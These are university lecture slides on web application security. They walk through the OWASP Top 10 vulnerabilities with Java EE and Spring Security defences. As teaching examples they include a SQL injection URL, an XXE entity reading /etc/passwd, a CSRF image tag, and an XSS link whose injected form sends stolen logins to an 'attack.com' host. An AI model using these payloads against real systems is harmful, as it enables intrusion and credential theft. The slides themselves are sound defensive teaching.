Security

Petr Křemen, Martin Ledvinka


KBSS

Winter Term 2019

Contents


About Web Security

What is application security?




See [2]

Application Security Risks



See, `http://www.owasp.org`, ©OWASP

So what can happen?



©IBM


https://www.ibm.com/security/resources/xforce/xfisi/

OWASP

- Open Web Application Security Project
- `http://www.owasp.org`
- Risk analysis, guidelines, tutorials, software for handling security in web applications properly.
- ESAPI
- Since 2002

OWASP Top 10

Web Application Vulnerabilities



Top 10 web application vulnerabilities for 2006 – taken from [3]

OWASP Top 10, 2010 [4]

1. Injection
2. Cross-site Scripting (XSS)
3. Broken authentication and session management
4. Insecure direct object references
5. Cross-site Request Forgery (CSRF)
6. Security misconfiguration
7. Insecure cryptographic storage
8. Failure to restrict URL access
9. Insufficient transport layer protection
10. Unvalidated redirects and forwards

OWASP Top 10, 2013 [5]

1. Injection
2. Broken authentication and session management
3. Cross-site Scripting (XSS)
4. Insecure direct object references
5. Security misconfiguration
6. **Sensitive data exposure** = Insecure cryptographic storage + Insufficient transport layer protection
7. **Missing function level access control** = Broadened Failure to restrict URL access
8. Cross-site Request Forgery (CSRF)
9. **Using components with known vulnerabilities** – extracted from Security misconfiguration
10. Unvalidated redirects and forwards

Bold = new in top 10.

OWASP Top 10, 2017 [6]

1. Injection
2. Broken authentication
3. Sensitive data exposure
4. **XML External Entities (XXE)**
5. Broken access control = Missing function level access control + Insecure direct object references
6. Security misconfiguration
7. Cross-site Scripting (XSS)
8. **Insecure deserialization**
9. Using components with known vulnerabilities
10. Insufficient logging & monitoring

Bold = new in top 10.

On the next slides: A = attacker, V = victim.

Injection

Vulnerability

A sends a text in the syntax of the targeted interpreter to run an unintended (malicious) code. Server-side.

Prevention in Java EE

- escaping manually, e.g. preventing injection into Java – Runtime.exec(), scripting languages.
- by means of a safe API, e.g. secure database access using :
  - JDBC (SQL) → PreparedStatement
  - JPA (SQL,JPQL) → bind parameters, criteria API

Example

A sends: `http://ex.com/userList?id='or'1'='1'` The processing servlet executes the following code:

```
String query = "SELECT * FROM users WHERE uid=" + "'" + request.
    getParameter("id") + "'";
```

Broken Authentication and Session Management

Vulnerability

A uses flaws in authentication or session management (exposed accounts, plain-text passwds, session ids)

Prevention in Java EE

- Use HTTPS for authentication and sensitive data exchange
- Use a security library (ESAPI, Spring Sec., container sec.)
- Force strong passwords
- **Hash all passwords**
- **Bind session to more factors (IP)**

Example

- **A** sends a link to **V** with jsessionid in URL `http://ex.com;jsessionid=2P0O5FF01...`
- **V** logs in (having jsessionid in the request), then **A** can use the same session to access the account of **V**.

Sensitive Data Exposure

Vulnerability

A typically doesn't break the crypto. Instead, (s)he looks for plain-text keys, weakly encrypted keys, access open channels transmitting sensitive data, by means of man-in-the-middle attacks, stealing keys, etc.

Prevention in Java EE

- Encryption of offsite backups, keeping encryption keys safe
- Discard unused sensitive data
- Hashing passwords with *strong algorithms and salt*, e.g. bcrypt, PBKDF2, or scrypt.

Example

- A backup of encrypted health records is stored together with the encryption key. **A** scan steal both.
- A site doesn't use SSL for all authenticated resources. **A** monitors network traffic and observes **V**'s session cookie.
- Unsalted hashes – how quickly can you crack this MD5 hash?

`7efdb7a393637e7a1d5d7c67cd5a3e93`

(try e.g. `https://www.md5online.org/md5-decrypt.html`)

What is hashing?

- Hashing = One-way function to a fixed-length string
  - Today e.g. SHA256, RipeMD, WHIRLPOOL, SHA3
- (Unsalted) Hash (MD5, SHA)
  - `"cvut"` $\xrightarrow{md5}$ `"7efdb7a393637e7a1d5d7c67cd5a3e93"`
  - Why not? Look at the previous slide – generally brute forced in 4 weeks
- Salted hash (MD5, SHA)
  - `salt = "s0mRIdlKvI"`
  - `"cvut"+salt` $\xrightarrow{md5}$ `= "77e211b3facab75cb8d8632c2afa49c5"`
  - Useful when defending attacks on multiple passwords. Preventing from using rainbow tables.
  - SHA-1 Generally brute forced reasonable time (1 hour for top-world HW [7])

XML External Entities (XXE)

Vulnerability

A provides XML with hostile content, **V** runs an XML processor on the document.

Prevention in Java EE

- Use simpler formats (e.g. JSON)
- Disable XML external entity and DTD processing in all XML parsers
- . . . Web Application Firewalls

Example

A supplies a malicious XML entity, **V** processes it and exposes

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Missing Function Level Access Control

Vulnerability

A is an authenticated user, but does not have admin privileges. By simply changing the URL, **A** is able to access functions not allowed for them.

Prevention in Java EE

- Proper role-based authorization
- Deny by default + Opt-In Allow
- *Not enough to hide buttons, also the controllers/business layer must be protected*

Example

- Consider two pages under authentication:
  `http://example.com/app/getappInfo`
  `http://example.com/app/admin_getappInfo`
- **A** is authorized for both pages but should be only for the first one as they are not in the admin role.

Insecure Direct Object References

Vulnerability

A is an authenticated user and changes a parameter to access an unauthorized object.

Prevention in Java EE

- Check access by *data-driven security*
- Use per user/session indirect object references – e.g. AccessReferenceMap of ESAPI

Example

A is an authenticated regular user being able to view/edit their user details being stored as a record with `id=3` in the db table users. Instead they retrieve another record they are not authorized for: `http://ex.com/users?id=2` The request is processed as

```
PreparedStatement s
  = c.prepareStatement("SELECT * FROM users WHERE id=?",...);
s.setString(1,request.getParameter("id"));
s.executeQuery();
```

Security Misconfiguration

Vulnerability

A accesses default accounts, unprotected files/directories, exception stack traces to get knowledge about the system.

Prevention in Java EE

- Keep your SW stack (OS, DB, app server, libraries) up-to-date
- Scans/audits/tests to check that no resource turned unprotected, stacktrace gets out on exception ...

Example

- Application uses *older version of library* (e.g. Spring) having a security issue. In newer version the issue is fixed, but the application is not updated to the newer version.
- Automatically installed admin console of application server and not removed providing access through *default passwords*.
- *Enabled directory listing* allows **A** to download Java classes from the server, reverse-engineer them and find security flaws of your app.
- The *application returns stack trace on exception*, revealing its internals to **A**.

Cross-Site Scripting (XSS)

Vulnerability

The mechanism is similar to injection, only applied on the client side. **A** ensures a malicious script gets into the **V**'s browser. The script can e.g steal the session, or perform redirect.

Prevention in Java EE

Escape/validate both server-handled (Java) and client-handled (JavaScript) inputs

Example

Persistent – a script code filled by **A** into a web form (e.g., a discussion forum) gets into DB and **V** retrieves (and runs) it to the browser through normal application operation.

Non-persistent – **A** prepares a malicious link

```
http://ex.com/search?q='/><hr/><br>Login:<br/><formaction='http://attack.
com/saveStolenLogin'>Username:<inputtype=textname=login></br>Password:
<inputtype=textname=password><inputtype=submitvalue=LOGIN></form></br>'<hr/>
```

and sends it by email to **V**. Clicking the link inserts the JavaScript into **V**'s page asking **V** to provide their credentials to the malicious site.

Try XSS at `https://xss-game.appspot.com/`

Insecure Deserialization

Vulnerability

A is able to pass malicious object to unsecured deserialization routine. After deserialization, the object is able to perform **A**'s code.

Prevention in Java EE

- Integrity checks of serialized objects
- Enforce strict typing during deserialization
- Restrict deserialization to trusted sources only or do not use it at all

Example

A distributed application uses serialized Java objects as means of data transportation. **A** notices this and sends a request containing serialized object with malicious code. The unknowing application deserializes the object, executing **A**'s code.

Using Components with Known Vulnerabilities

Vulnerability

The software uses a framework library with known security issues (or one of its dependencies). **A** scans the components used and attacks in a known manner.

Prevention in Java EE

- Use only components you wrote yourselves :-)
- Track versions of all third-party libraries you are using (e.g. by Maven) and monitor their security issues on mailing lists, fora, etc.
- Use security wrappers around external components

Example

From [5] – "The following two vulnerable components were downloaded 22m times in 2011":

Apache CXF Authentication Bypass – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)

Spring Remote Code Execution – Abuse of the Expression Language implementation in Spring allowed attackers to execute arbitrary code, effectively taking over the server."

Heartbleed bug in OpenSSL – A bug (buffer over-read due to missing bound check) in the implementation of the TLS/DTLS heartbeat extension lead to the leakage of memory content of both server and client.

Insufficient Logging & Monitoring

Vulnerability

A is able to attempt attacks on the system and, if successful, execute even a long term attack due to the lack of monitoring and timely response of **V**.

Prevention in Java EE

- Ensure all login, access control failures, server-side input validation failures are logged with sufficient detail
- Ensure logs can be easily analysed
- Ensure audit trail of high-impact operations is created

Example

A attempts scanning for user accounts using a common password or, conversely, attempts to guess the password of a concrete user. Without logging/restricted login attempts, **A** is able to keep repeating the attack.

Cross-Site Request Forgery – Former OWASP Top 10

Vulnerability

A creates a forged HTTP request and tricks **V** into submitting it (image tags, XSS) *while authenticated*.

Prevention in Java EE

Insert a unique token in a hidden field – the attacker will not be able to guess it

Example

A creates a forged request that transfers amount of money (amnt) to the account of **A** (dest)

`http://ex.com/transfer?amnt=1000&dest=123456`

This request is embedded into an image tag on a page controled by **A** and visited by **V** who is tricked to click on it

```
<img src="http://ex.com/transfer?amnt=1000&dest=123456"/>
```

Unvalidated Redirects and Forwards – Former OWASP Top 10

Vulnerability

A tricks **V** to click a link performing unvalidated redirect/forward that might take **V** into a malicious site looking similar (phishing)

Prevention in Java EE

- Avoid redirects/forwards
- . . . if not possible, don't involve user supplied parameters in calculating the redirect destination
- . . . if not possible, check the supplied values before constructing URL

Example

A makes **V** click on `http://ex.com/redirect.jsp?url=malicious.com` which passes URL parameter to JSP page `redirect.jsp` that finally redirects to `malicious.com`.

OWASP Mobile Top 10, 2016 [1]

M1: Improper Platform Usage Mobile Platform Security Control (Permissions, Keychain, etc.)	**M2: Insecure Data Storage** Insecure data storage and unintended data leakage
M3: Insecure Communication incorrect SSL versions, poor handshaking, etc.	**M4: Insecure Authentication** Failing to identify the user/maintain their identity, etc.
M5: Insufficient Cryptography MD5 hash, unsalted hash, etc.	**M6: Insecure Authorization** Authorization on client side, etc.
M7: Client Code Quality Buffer overflows, format string vulnerabilities, etc.	**M8: Code Tampering** Dynamic memory modification, method hooking, etc.
M9: Reverse Engineering Tampering with intellectual property and other vulnerabilities, etc.	**M10: Extraneous Functionality** Forgot to reenable 2-factor authentication after testing, putting passwords to logs, etc.

Security for Java Web Applications

Security Libraries

- ESAPI

  `https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API`

- Java Authentication and Authorization Service (JAAS) – old ($\in$ Java EE)

  `http://docs.oracle.com/javase/6/docs/technotes/guides/security`

- Java EE Security API – new in Java EE 8

  `https://javaee.github.io/tutorial/security-api.html`

- Spring Security

  `http://static.springsource.org/spring-security/site`

- Apache Shiro

  `http://shiro.apache.org`

Spring Security

- Formerly Acegi Security
- Secures
  - Per architectural artifact:
    - Web requests and access at the URL
    - Method invocation (through AOP)
  - Per authorization object type:
    - Operations
    - Data
- Authentication and authorization

Spring Security Modules

ACL – domain object security by Access Control Lists

CAS – Central Authentication Service client

Configuration – Spring Security XML namespace

Core – Essential Spring Security Library

LDAP – Support for LDAP authentication

OpenID – Integration with OpenID (decentralized login)

Tag Library – JSP tags for view-level security

Web – Spring Security's filter-based web security support

mandatory

mandatory

For Web Apps

Securing Web Requests

- Spring uses a *servlet filter* to secure Web requests
- `org.springframework.web.filter.DelegatingFilterProxy`
- By default, the bean is called `springSecurityFilterChain`
- Use `@EnableWebSecurity` to enable the security
- Spring Boot will configure the filter by default, vanilla Spring:

```
FilterRegistration.Dynamic securityFilter =
  servletContext.addFilter("springSecurityFilterChain",
  DelegatingFilterProxy.class);
final EnumSet<DispatcherType> es = EnumSet.of(DispatcherType.REQUEST,
  DispatcherType.FORWARD);
securityFilter.addMappingForUrlPatterns(es, true, "/*");
```

Example Security Config

```
@Configuration
@EnableWebSecurity
public class WebSecurityConfig extends WebSecurityConfigurerAdapter {
    @Override
    protected void configure(HttpSecurity http) throws Exception {
        http
            .authorizeRequests()
                .antMatchers("/", "/home").permitAll()
                .anyRequest().authenticated()
                .and()
            .formLogin()
                .loginPage("/login")
                .permitAll()
                .and()
            .logout()
                .permitAll();
    }
}
```

Authentication

- In-memory
- JDBC
- LDAP
- OpenID
- CAS
- X.509 certificates
- JAAS

Securing Methods and Data

- `@EnableGlobalMethodSecurity(prePostEnabled = true, securedEnabled = true)`

Method-level Security

```
@PreAuthorize("hasRole('ROLE_ADMIN')")
public void createProduct(Product product) {
productService.persist(product);
}
```

Data-level Security

```
@PostFilter("filterObject.customer.username == principal.username")
public List<Order> listOrders() {
return orderService.findAll();
}
```

The End

Don't forget!

- Security risks lurk everywhere, especially at the system's boundaries
- Every user input should be treated as hostile until proven otherwise
- Keep your libraries up-to-date

And the next week?

- Advanced JPA topics
- Advanced Spring topics

THANK YOU

[1] OWASP Mobile Top 10 2016.
https://www.owasp.org/index.php/Mobile_Top_10_2016-Top_10.
Online; accessed 25.10.2019.

[2] OWASP Secure Coding Practices - Quick Reference Guide.
https://www.owasp.org/index.php/OWASP_Secure_Coding_Practices_-_Quick_Reference_Guide.
Online; accessed 25.10.2019.

[3] Owasp top 10, 2007.
http://www.owasp.org/images/e/e8/OWASP_Top_10_2007.pdf.
Online; accessed 25.10.2019.

[4] OWASP Top 10, 2010.
https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/owasptop10/OWASP%20Top%2010%20-%202010.pdf.
Online; accessed 25.10.2019.

[5] OWASP Top 10, 2013.
https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/owasptop10/OWASP%20Top%2010%20-%202013.pdf.
Online; accessed 25.10.2019.

[6] OWASP Top 10, 2017.
https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf.
Online; accessed 25.10.2019.

[7] J. Böhm-Mäder and T. Wüst.
WebSphere MQ Security: Tales of Scowling Wolves Among Unglamorous Sheep.
Books on Demand, 2011.